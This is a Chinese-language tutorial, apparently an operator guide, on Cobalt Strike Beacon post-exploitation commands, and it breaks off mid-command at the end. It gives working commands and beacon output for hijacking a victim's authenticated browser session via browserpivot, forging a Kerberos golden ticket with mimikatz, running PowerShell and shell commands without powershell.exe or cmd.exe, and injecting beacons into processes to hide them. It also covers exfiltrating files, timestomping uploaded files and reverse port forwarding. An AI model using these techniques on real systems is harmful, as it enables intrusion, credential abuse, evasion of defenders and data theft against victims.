
进程参数欺骗

一些例子

1.Browserpivot

注入受害者浏览器进程，然后开启HTTP代理

我们先使用ps / tasklist 找到浏览器的进程id值



注入进程：

```
1 beacon> browserpivot 1580
```

注入浏览器进程成功之后，会显示： Browser Pivot HTTP proxy is at: xxx.xxx.xxx.xxx:端口号

```
beacon> browserpivot 1628
[*] Injecting browser pivot DLL into 1628
[+] Browser Pivot HTTP proxy is at: 192.168.50.146:62783
[+] started port forward on 43988 to 127.0.0.1:43988
[+] host called home, sent: 72736 bytes
[WEB] SYSTEM */1016
beacon>
```



然后就可以设置本地HTTP浏览器代理

然当被攻击者关闭浏览器的时候，代理也就失效了，关闭此代理可使用如下命令：

browserpivot stop

```
beacon> browserpivot stop
[*] Stopped Browser Pivot
[+] stopped proxy pivot on 43988
[WEB] SYSTEM */1016
beacon>
```

此功能我们可以利用受到威胁的用户的浏览会话。

这种攻击的工作方式：

- 受害者使用Internet Explorer登录到某些Web应用程序。
- 攻击者/操作者通过发出命令来创建浏览器枢轴browserpivot
- 信标通过绑定和侦听端口（例如说6605），在受害系统上创建代理服务器（更精确地说，在Internet Explorer进程中）。
- 团队服务器绑定并开始侦听端口，例如33912
- 攻击者现在可以使用他们的teamservice: 33912作为Web代理。通过此代理的所有流量都将通过Internet Explorer进程（端口6605）转发/遍历在受害者系统上打开的代理。由于Internet Explorer依赖WinINet库来管理Web请求和身份验证，因此将对攻击者的Web请求进行重新身份验证，从而使攻击者可以查看受害者具有活动会话的相同应用程序，而无需要求登录。

利用手法；

```
1 browserpivot 244 x86
```

```

beacon> browserpivot 244 x86
[*] Injecting browser pivot DLL into 244
[+] Browser Pivot HTTP proxy is at: 10.0.0.5:33912
[+] started port forward on 6605 to 127.0.0.1:6605
[+] host called home, sent: 72736 bytes


```

TCPView - Sysinternals: www.sysinternals.com


File Options Process View Help

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
svchost.exe	760	TCP	0.0.0.0	135	0.0.0.0	0	LISTENING
System	4	TCP	192.168.2.168	139	0.0.0.0	0	LISTENING
svchost.exe	332	TCP	0.0.0.0	3389	0.0.0.0	0	LISTENING
iepl.exe	244	TCP	127.0.0.1	6605	0.0.0.0	0	LISTENING
wininit.exe	420	TCP	0.0.0.0	49152	0.0.0.0	0	LISTENING

左侧-受害系统已登录到某个应用程序，右侧-攻击者ID试图访问同一应用程序，但由于未通过身份验证而显示登录屏幕：



如果攻击者开始通过受害者代理来代理其网络流量，则情况将发生变化：10.0.0.5:33912




2.powershell-import

导入各种powershell渗透框架，直接执行：

```
1 beacon> powershell-import
```

或者直接执行：

```
1 powershell-import [/path/to/local/script.ps1]
```



要执行某模块直接使用如下命令,比如

```
1 beacon> powershell xxx-xxx
```

3.kerberos

共有三个模块

也就是域中常用的手段 普通票据、金银票据传递攻击

1	kerberos_ccache_use	从cache文件中导入票据
2	kerberos_ticket_purge	清除当前会话的票据
3	kerberos_ticket_use	从ticket文件中导入票据

使用mimikatz:

```
1 | kerberos::golden /admin:USER /domain:DOMAIN /sid:SID /krbtgt:HASH /ticket:FII
```

4.在没有powershell.exe的情况下使用powershell

使用powerpick命令可在没有powershell.exe的情况下执行PowerShell 命令

该命令将注入非托管的PowerShell为特定的过程，并从该位置运行的cmdlet

```
beacon> powerpick help
[*] Tasked beacon to run: help (unmanaged)
[+] host called home, sent: 133717 bytes
[+] received output:
主题
    Get-Help
```

简短说明

显示有关 Windows PowerShell cmdlet 和概念的帮助。

详细说明

语法

```
get-help {<CmdletName> | <TopicName>}
help {<CmdletName> | <TopicName>}
<CmdletName> -?
```

"Get-help"和"-?"以单页形式显示帮助。

"Help"以多页形式显示帮助。

示例：

```
get-help get-process : 显示有关 Get-Process cmdlet 的帮助。
get-help about_signing : 显示有关签名脚本的帮助。
help where-object : 显示有关 Where-Object cmdlet 的帮助。
help about_foreach : 显示有关 PowerShell 中 foreach 循环的帮助。
set-service -? : 显示有关 Set-Service cmdlet 的帮助。
```

```
[WEB] SYSTEM */2724
```

```
beacon>
```

5.在没有CMD.exe的情况下使用CMD命令

使用run命令执行不带cmd.exe的命令。运行命令将输出输出给您。在执行命令在后台运行的程序并不能捕获输出。

```
beacon> run help
[*] Tasked beacon to run: help
[+] host called home, sent: 34 bytes
[+] received output:
有关某个命令的详细信息，请键入 HELP 命令名
ASSOC          显示或修改文件扩展名关联。
ATTRIB         显示或更改文件属性。
BREAK          设置或清除扩展式 CTRL+C 检查。
BCDEDIT        设置启动数据库中的属性以控制启动加载。
CACLS          显示或修改文件的访问控制列表 (ACL)。
CALL           从另一个批处理程序调用这一个。
CD             显示当前目录的名称或将其更改。
CHCP           显示或设置活动代码页数。
CHDIR          显示当前目录的名称或将其更改。
CHKDSK         检查磁盘并显示状态报告。
[WEB] SYSTEM */2724
beacon>
```

6.更改shell的路径

如果希望Beacon从特定目录执行命令，可以在Beacon控制台中使用cd命令来切换Beacon进程的工作目录。使用pwd命令获取shell的目录。

```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 20 bytes
[*] Current directory is C:\Windows\system32
[WEB] SYSTEM */2724
开始
```

然后使用cd命令就可以切换了，SETENV命令将设置环境变量。

7.进程注入

进程注入我们这里演示二种方法

分别是 inject命令和spawnto命令

默认情况下，cs在rundll32.exe中产生一个会话。运维管理员可能会发现rundll32.exe定期与Internet建立连接很奇怪。使用查找一个更好的程序（例如Internet Explorer），然后注入到它的进程中去，可以有效隐藏会话

1.使用spawn命令


使用ps命令列出进程

日志X	Beacon 10.10.10.9@2724 X	Beacon 10.10.10.9@3740 X	监听器X	Beacon 10.10.10.9@5000 X	
1456	500	sqlservr.exe	x64	0	DELAY\mssql
1484	500	SMSSvcHost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
1628	2768	iexplore.exe	x86	1	WEB\Administrator
1664	1708	fdhost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
1708	500	fdlauncher.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
1744	500	taskhost.exe	x64	1	WEB\Administrator
1800	500	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
1916	500	sqlwriter.exe	x64	0	NT AUTHORITY\SYSTEM
1956	500	VGAAuthService.exe	x64	0	NT AUTHORITY\SYSTEM
2008	500	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
2020	500	vmtoolsd.exe	x64	0	NT AUTHORITY\SYSTEM
2036	980	360tray.exe	x86	0	NT AUTHORITY\SYSTEM
2248	500	dllhost.exe	x64	0	NT AUTHORITY\SYSTEM
2328	396	conhost.exe	x64	1	WEB\Administrator
2464	500	msdtc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
2644	2768	vmtoolsd.exe	x64	1	WEB\Administrator
2648	396	conhost.exe	x64	1	WEB\Administrator
2724	3340	rundll32.exe	x86	0	NT AUTHORITY\SYSTEM
2732	604	WmiPrvSE.exe			
2768	2824	explorer.exe	x64	1	WEB\Administrator
2860	944	dwm.exe	x64	1	WEB\Administrator
3032	2768	cmd.exe	x64	1	WEB\Administrator
3388	436	taskmgr.exe	x64	1	WEB\Administrator
3660	892	SoftMgrLite.exe	x86	1	WEB\Administrator
3740	2768	artifact111.exe	x86	1	WEB\Administrator
4112	2768	cmd.exe	x64	1	WEB\Administrator
5000	3736	rundll32.exe	x86	0	NT AUTHORITY\SYSTEM
6036	3740	rundll32.exe	x64	1	WEB\Administrator
6536	892	wdswwfsafe.exe	x86	1	WEB\Administrator
7012	1628	iexplore.exe	x86	1	WEB\Administrator
[WEB] Administrator */3740					
开始 ▶					

使用spawnnt命令注入到某一进程中

1	spawn	[x86/x68]	[进程名字/路径]
---	-------	-----------	-----------

设置监听器



注入成功会返回一个新的会话

2.使用inject，后面接进程ID和侦听器名称，以将会话注入到特定进程中。


1.使用ps获取当前系统上的进程列表。

```
beacon> ps
[*] Tasked beacon to list processes
[+] host called home, sent: 84 bytes
[*] Process List
```


PID	PPID	Name	Arch	Session	User
0	0	[System Process]			
4	0	System	x64	0	
260	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM
268	500	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
276	500	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
344	336	csrss.exe			
348	2724	rundll32.exe	x86	0	NT AUTHORITY\SYSTEM
388	500	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
396	388	csrss.exe			
404	336	wininit.exe	x64	0	NT AUTHORITY\SYSTEM
436	388	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM
500	404	services.exe	x64	0	NT AUTHORITY\SYSTEM

```
[WEB] Administrator */3740
beacon>
```



2.使用inject [pid] x64将64位信标注入到x64进程中。也可以注入x86中



3.设置监听器




4.注入成功，返回一个新的shell




一个利用手法：

受害系统上的任何进程下执行Powershell脚本。



1 runu [pid] 新进程

```
beacon> runu 3388 calc
[*] Tasked beacon to execute: calc as a child of 3388
[WEB] Administrator */2768 (x64)
beacon>
```



```
3740 2768 artifact.dll.exe x86 1 WEB\Administrator
4112 2768 cmd.exe x64 1 WEB\Administrator
5000 3736 rundll32.exe x86 0 NT AUTHORITY\SYSTEM
6036 3740 rundll32.exe x64 1 WEB\Administrator
6704 3388 calc.exe x64 1 WEB\Administrator

[WEB] Administrator */2768 (x64)
beacon>
```

winlogon.exe	5:35:55 PM 1/7/2019	3,600 K	9,160 K	468 winlogon.exe
explorer.exe	8:16:21 PM 1/7/2019	0.24	25,956 K	46,928 K 1736 explorer.exe
notepad.exe	8:27:47 PM 1/7/2019	1,348 K	5,556 K	2316 "C:\Windows\SysWOW64\notepad.exe"
calc.exe	8:38:36 PM 1/7/2019	5,956 K	11,668 K	2872 calc
GoogleCrashHandler.exe	5:26:10 PM 1/7/2019	1,504 K	1,260 K	2000 "C:\Program Files (x86)\Google\Update\1.3.25

8.Upload and Download Files

下载download

1 download [目标文件目录]


```
beacon> download c:\temp\setlog.txt
[*] Tasked beacon to download c:\temp\setlog.txt
[+] host called home, sent: 26 bytes
[*] started download of c:\temp\setlog.txt (1194 bytes)
[*] download of setlog.txt is complete

[WEB] Administrator */2768 (x64)

beacon>
```

信标是为低速和慢速数据泄露而构建的。在每次签入过程中，Beacon会下载任务指定要获取的每个文件的固定块。该块的大小取决于信标的当前数据通道。HTTP和HTTPS通道以512KB的块形式提取数据。

转到查看-> Cobalt Strike中的下载，以查看您的团队到目前为止已下载的文件。此选项卡中仅显示完成的下载。下载的文件存储在团队服务器上。要将文件带回系统，请在此处突出显示它们，然后按Sync Files。然后，Cobalt Strike将选择的文件下载到系统上您选择的文件夹中。



上传文件upload

```
1 upload [/path/to/file]
```

上传文件时，有时需要更新其时间戳，以使其与同一文件夹中的其他文件融合。

可以使用timestamp命令执行此操作。

timestamp命令会将一个文件的“修改”，“访问”和“创建”时间与另一个文件进行匹配。

```
1 timestamp [fileA] [fileB]
```

9.文件系统命令

使用ls命令列出当前目录中的文件。使用mkdir创建目录。rm将删除文件或文件夹。cp将文件复制到目标位置。mv移动文件。

10.反向枢轴

```
1 使用: rportfwd [绑定端口] [转发主机] [转发端口]
```

端口停止【绑定端口】

在目标主机上绑定指定的端口。当连接进来时，CobaltStrike将连接到转发的主机/端口并使用Beacon在两个连接之间中继通信。

使用**rportfwd stop [bind port]**禁用反向端口转发。

11.生成和隧道

使用spunnel命令可在临时过程中生成第三方工具，并为其创建反向端口。

```
1 语法为spunnel [x86或x64] [controller host] [controller port] [/path/to/agent.
```

